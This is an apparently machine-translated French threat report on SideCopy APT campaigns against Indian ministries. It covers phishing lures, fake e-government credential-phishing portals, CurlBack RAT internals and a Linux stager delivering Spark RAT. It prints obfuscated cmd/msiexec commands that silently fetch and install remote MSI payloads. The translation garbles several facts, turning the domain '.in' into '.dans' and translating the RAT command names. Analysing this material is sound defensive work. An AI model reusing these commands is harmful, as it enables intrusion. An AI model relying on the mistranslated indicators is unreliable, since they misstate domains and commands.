
Seqrite L'équipe APT de Labs a mis au jour de nouvelles tactiques du groupe SideCopy APT, lié au Pakistan, déployées depuis la dernière semaine de décembre 2024. Ce groupe a étendu son champ d'action, ciblant non plus le gouvernement indien, la défense, le secteur maritime et les étudiants, mais aussi des entités relevant des ministères des Chemins de fer, du Pétrole et du Gaz, et des Affaires étrangères. Un changement notable dans ses campagnes récentes est le passage de l'utilisation de fichiers HTA (HTML Application) à l'adoption des packages MSI (Microsoft Installer) comme principal mécanisme de déploiement.
Les acteurs malveillants adaptent constamment leurs tactiques pour échapper à la détection, notamment grâce à l'utilisation persistante du chargement latéral de DLL et des intrusions multiplateformes. Cette évolution intègre également des techniques telles que le chargement par réflexion et le détournement d'outils open source comme Xeno RAT et Spark RAT, à l'instar d' Async RAT, afin d'étendre ses capacités. Par ailleurs, une nouvelle charge utile, baptisée CurlBack RAT, a été identifiée ; elle permet d'enregistrer la victime auprès du serveur de commande et de contrôle (C2).
Principales conclusions
- Les noms d'utilisateur associés aux identifiants de messagerie des attaquants se font passer pour un membre du personnel gouvernemental ayant une expérience en cybersécurité, en utilisant des identifiants compromis.
- Un faux domaine imitant un service de gouvernance électronique, avec un répertoire ouvert, est utilisé pour héberger des charges utiles et des pages de connexion de phishing d'informations d'identification.
- Treize sous-domaines et URL hébergent des pages de connexion pour divers services RTS pour plusieurs sociétés municipales de la ville (CMC), toutes situées dans l'État du Maharashtra.
- Le domaine officiel du Projet national d'hydrologie (NHP), sous l'égide du ministère des Ressources en eau, a été compromis pour diffuser des charges utiles malveillantes.
- De nouvelles tactiques telles que le chargement réfléchissant et le décryptage AES de la section des ressources via PowerShell pour déployer une version personnalisée de l'outil open source basé sur C# XenoRAT.
- Une variante modifiée de l'outil open source SparkRAT basé sur Golang, ciblant les plates-formes Linux, a été déployée via le même metteur en scène précédemment utilisé pour les charges utiles Poséidon et Ares RAT.
- Un nouveau RAT appelé CurlBack utilise une technique de chargement latéral de DLL. Il enregistre la victime auprès du serveur C2 via l'UUID et prend en charge le transfert de fichiers via Curl.
- Des campagnes de type « piège à miel » ont été observées en janvier 2025 et juin 2024, coïncidant avec l'arrestation d'un employé du gouvernement accusé d'avoir divulgué des données sensibles à un responsable pakistanais.
- Un portail éducatif précédemment compromis, découvert en août 2024, est redevenu actif en février 2025 avec de nouvelles URL ciblant les étudiants universitaires. Ces URL utilisent trois thèmes différents : « Changement climatique », « Travaux de recherche » et « Professionnel ». (L'analyse complète est disponible dans l'enregistrement.) ici, expliquant six clusters différents de SideCopy APT).
- Le groupe fondateur de SideCopy, APT36, a ciblé l'Afghanistan après une longue campagne sur un thème lié au Bureau de l'administration pénitentiaire (OPA) de l'Émirat islamique d'Afghanistan. Une récente campagne ciblant les systèmes Linux, sur le thème « Développer le leadership pour les guerres futures », utilise des séquenceurs chiffrés AES/RC4 pour larguer l'outil RMM MeshAgent.
Secteurs ciblés sous le ministère indien
- Réseaux ferroviaires
- Industrie du pétrole et gaz
- Affaires extérieures
- d'urgence
Emails de phishing

La campagne visant le secteur de la Défense a débuté par un courriel d'hameçonnage daté du 13 janvier 2025, dont l'objet était « Calendrier de mise à jour de la norme NDC 65 tel que convenu ». Ce courriel contenait un lien permettant de télécharger un fichier intitulé « NDC65-Updated-Schedule.pdf » pour attirer la cible.

Un deuxième e-mail d'hameçonnage, envoyé le 15 janvier 2025 et portant pour objet « Mise à jour de la politique pour ce cours.txt », contient également un lien d'hameçonnage. Cet e-mail provient d'une adresse e-mail apparemment officielle, probablement compromise. Le National Defence College (NDC) est un institut de formation des services de défense, spécialisé dans la stratégie et la pratique de la sécurité nationale, situé à Delhi et placé sous la tutelle du ministère indien de la Défense.

L'adresse e-mail de l'attaquant, « gsosystems-ndc@outlook[.]com », a été créée le 10 janvier 2025 aux Émirats arabes unis et a été vue active pour la dernière fois le 28 février 2025. L'OSINT révèle une adresse e-mail similaire, « gsosystems.ndc-mod@nic[.]in », appartenant au Centre national d'informatique (NIC), un département du ministère indien de l'Électronique et des Technologies de l'information (MeitY). Le nom d'utilisateur associé à l'adresse e-mail de l'attaquant se fait passer pour un fonctionnaire ayant une expérience en cybersécurité.
Documents leurres

Le leurre est rattaché au Collège national de défense (NDC) en Inde et contient le calendrier annuel de formation (études et activités) pour l'année 2025 du 65e cours (NDC-65). Situé à New Delhi, il s'agit de l'institut de formation des services de défense et du plus haut lieu de l'apprentissage stratégique pour les officiers des forces armées indiennes et de la fonction publique, tous rattachés au ministère indien de la Défense.
OpenDir et CredPhish

Un faux domaine se faisant passer pour les services du portail de gouvernance électronique a été utilisé pour mener la campagne ciblant les entités ferroviaires. Ce domaine a été créé le 16 juin 2023 et comporte un répertoire ouvert hébergeant plusieurs fichiers, identifiés lors de l'enquête.

Au total, 13 sous-domaines ont été identifiés, qui fonctionnent comme des portails de connexion pour divers systèmes tels que :
- Webmail
- Système de gestion des réservoirs de sécurité
- Système de paie
- Définir l'autorité
Ces pages de connexion sont probablement utilisées pour l'hameçonnage d'identifiants, usurpant activement l'identité de plusieurs portails gouvernementaux légitimes depuis l'année dernière. Ces pages de connexion sont généralement associées aux services RTS (Right to Public Services Act) et s'adressent à diverses municipalités. Tous ces faux portails appartiennent à des villes de l'État du Maharashtra :
- Chandrapur
- Gadchiroli
- Akola
- Satara
- Vasai Virar
- Ballarpur
- Mira Bhaindar
Le tableau suivant répertorie les sous-domaines identifiés et les dates auxquelles ils ont été observés pour la première fois :
| Sous-domaines | Vu la première fois |
| gadchiroli.egovservice[.]dans | 2024-12-16 |
| pen.egovservice[.]dans | 2024-11-27 |
| cpcontacts.egovservice[.]in
cpanel.egovservice[.]dans webdisk.egovservice[.]dans cpcalendars.egovservice[.]dans webmail.egovservice[.]dans |
2024-01-03 |
| dss.egovservice[.]dans
cmc.egovservice[.]dans |
2023-11-03 |
| mail.egovservice[.]dans | 2023-10-13 |
| pakola.egovservice[.]dans
pakora.egovservice[.]dans |
2023-07-23 |
| egovservice[.]dans | 2023-06-16 |
Tous ces domaines présentent l'historique DNS suivant, enregistré principalement sous le numéro AS 140641 (YOTTA NETWORK SERVICES PRIVATE LIMITED). Cela indique une possible infrastructure coordonnée mise en place pour usurper l'identité de services légitimes et collecter les identifiants d'utilisateurs peu méfiants.

Une enquête plus approfondie sur l'annuaire ouvert a révélé d'autres URL associées au faux domaine. Ces URL servent probablement à des fins d'hameçonnage similaires et hébergent d'autres contenus leurres.
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Groupe A

Le premier groupe d'opérations de SideCopy démontre une approche sophistiquée en ciblant simultanément les environnements Windows et Linux. De nouveaux chevaux de Troie d'accès à distance (RAT) ont été ajoutés à leur arsenal, renforçant leur capacité à compromettre efficacement divers systèmes.
Fenêtres

Un lien d'hameçonnage ciblé télécharge un fichier d'archive contenant un raccourci à double extension (.pdf.lnk). Ces fichiers sont hébergés sur des domaines apparemment légitimes :
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/ |

| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
Le raccourci lance cmd.exe avec des arguments utilisant des caractères d'échappement (^) pour éviter la détection et réduire la lisibilité. Un nouvel identifiant machine, « dv-kevin », apparaît avec ces fichiers, au lieu du préfixe « desktop- » habituel.

L'utilitaire msiexec.exe permet d'installer les packages MSI hébergés à distance. Il utilise le mode silencieux avec le commutateur d'installation.
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/ |
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/ |

Le premier domaine imite un faux site d'administration électronique, visible grâce à son répertoire ouvert, tandis que le second est un domaine compromis appartenant au Projet national d'hydrologie, une entité relevant du ministère des Ressources en eau. Le fichier MSI contient un exécutable .NET, ConsoleApp1.exe , qui dépose plusieurs fichiers PE encodés en base64. Le document leurre est d'abord déposé dans le répertoire Public et ouvert, tandis que les autres fichiers PE sont déposés dans « C:\ProgramData\LavaSoft\ ». Parmi eux se trouvent deux DLL :
- DLL légitime : Sampleose.dll
- DLL malveillante : DUI70.dll, identifiée en tant que CurlBack RAT.
CurlBack RAT

Un fichier binaire Windows signé , girbesre.exe, nommé à l'origine CameraSettingsUIHost.exe, est déposé à côté des DLL. À son exécution, ce fichier charge la DLL malveillante. La persistance du système est assurée par le dépôt d'un script HTA ( svnides.hta ) qui crée une clé de registre « Run » pour le fichier EXE. Deux échantillons différents de DLL malveillantes ont été découverts, compilés respectivement le 24 et le 30 décembre 2024.


CurlBack RAT vérifie d'abord la réponse d'une URL spécifique avec la commande « /antivmcommand ». Si la réponse est « on », l'exécution se poursuit ; sinon, elle s'arrête, maintenant ainsi la vérification. Il collecte les informations système et les informations sur les périphériques USB connectés à l'aide de la clé de registre suivante :
- « SYSTEM\\ControlSet001\\Enum\\USBSTOR »

Les affichages des processus connectés et en cours d'exécution sont énumérés pour vérifier l'explorateur, msedge, chrome, le bloc-notes, taskmgr, les services, defender et les paramètres.

Ensuite, un UUID est généré pour l'enregistrement du client auprès du serveur C2. Cet UUID, accompagné du nom d'utilisateur, est enregistré dans le fichier « C:\Users\<nom_utilisateur>\.client_id.txt » .
Avant l'enregistrement avec l'identifiant, la persistance est configurée via une tâche planifiée nommée « OneDrive » pour le fichier binaire légitime, que l'on peut observer à l'emplacement : « C:\Windows\System32\Tasks\OneDrive ».
Chaînes inversées ajoutées au domaine C2 et leur objectif :
| Chaîne | Fonctionnalités |
| /retsiger/ | Enregistrer le client auprès du C2 |
| /sdnammoc/ | Récupérer les commandes de C2 |
| /taebtraeh/ | Vérifiez régulièrement la connexion avec C2 |
| /stluser/ | Télécharger les résultats sur le C2 |
Une fois enregistrée, la connexion est maintenue active pour récupérer toutes les commandes renvoyées dans la réponse.

Si la réponse contient une valeur, elle récupère l'horodatage actuel et exécute l'une des commandes C2 suivantes :
| Command | Fonctionnalités |
| info | Recueillir des informations sur le système |
| download | Télécharger des fichiers depuis l'hôte |
| persistance | Modifier les paramètres de persistance |
| courir | Exécuter des commandes arbitraires |
| extrait | Extraire les données du système |
| autorisation | Vérifier et élever les privilèges |
| des opportunités | Énumérer les comptes utilisateurs |
| cmd | Exécuter des opérations de ligne de commande |


D'autres fonctions de base incluent la récupération des informations utilisateur et hôte, l'extraction des fichiers d'archive et la création de tâches. Les chaînes et le code montrent que CURL, dans la DLL malveillante, est présent pour énumérer et transférer différents formats de fichiers :
- Fichiers image : GIF, JPEG, JPG, SVG
- Fichiers texte : TXT, HTML, PDF, XML
Linux
Outre ses attaques ciblant principalement Windows, le premier groupe de SideCopy vise également les environnements Linux. Le fichier d'archive malveillant porte le même nom que son homologue Windows, mais sa date de modification est le 20 décembre 2024. Cette archive contient un binaire ELF écrit en Go, témoignant d'une stratégie multiplateforme cohérente. L'analyse révèle que le flux fonctionnel du programme d'exécution présente des similitudes de code avec ceux associés aux RAT Poseidon et Ares, respectivement liés aux APT Transparent Tribe et SideCopy.

Fonctionnalité Stager :
- Utilisations wget commande pour télécharger un leurre depuis service egov domaine dans le répertoire cible /.local/share et ouvrez-le (National-Holidays-RH-PER_N-1.pdf).
- Téléchargez la charge utile finale elfe as /.local/share/xdg-open et exécuter.
- Créez un crontab '/dev/shm/mycron' pour maintenir la persistance lors du redémarrage du système pour la charge utile, sous le nom d'utilisateur actuel.
La charge utile finale délivrée par le stager est Spark RAT, un cheval de Troie d'accès à distance open source compatible avec les systèmes Windows, macOS et Linux. Écrit en Golang et publié sur GitHub en 2022, le RAT est très populaire avec plus de 500 forks. Spark RAT utilise le protocole WebSocket et les requêtes HTTP pour communiquer avec le serveur C2.
